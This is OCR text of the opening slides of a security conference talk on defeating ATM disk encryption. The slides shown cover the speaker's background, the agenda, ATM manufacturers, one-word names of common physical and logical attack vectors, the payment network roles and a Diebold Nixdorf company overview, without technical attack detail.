

Where's the Money:
Defeating ATM Disk Encryption

Background By ifeelstock ID: 194451456

Field Tech


Matt Burch (@emptynebuli)

- 10yrs Defensive InfoSec
- 10yrs Adversarial InfoSec, RE, and IoT/hardware research
- ATM Expert Witness
- Adversarial Tooling
  - airCross
  - rustyIron
  - dauthi



Agenda

- The Industry
- First Looks
- Digging Deeper
- Cat & Mouse


DIEBOLD
The Industry
AUDIO

Consumer -v- Financial

- WinCE vs Win7/10
- Location / Weight / Design
- Consumer MFR
  - Hyosung
  - Triton
  - Genmega
- Financial MFR
  - Hyosung
  - NCR
  - Diebold Nixdorf





Internals



Photo By BertTheBurrito



Vectors

- Blackbox
- Skimming
- Physical Theft – Ram Raiding
- Safe Cutting
- Explosives






Photo By NorthWest CCU



Photo By itv NEWS


Landscape

- Large Volumes of Cash
- Attack Surface - Physical Access
- Variable Hardening
  - eXtension for Financial Services (XFS)
  - Local Admin
  - Default Creds
- Attractive to Drug Lords



3SI Security Systems: https://www.atmia.com/files/whitepapers/2024-atm-crime-trends.pdf

The Network



- **CARD HOLDER:** YOU
- **ATM:** Spits out money
- **HOST:** Gatekeeper
- **SWITCH:** Debit Network
- **THE BANK:** Money authority

Diebold Nixdorf


- Vynamic Security Suite
- Multivendor Certification
- Voting / ATM / PoS
- **2015:** 35% of ATM Market
- **2018:** NRT Tech Partnership
- **2019:** Everi Partnership



Gaming Industry



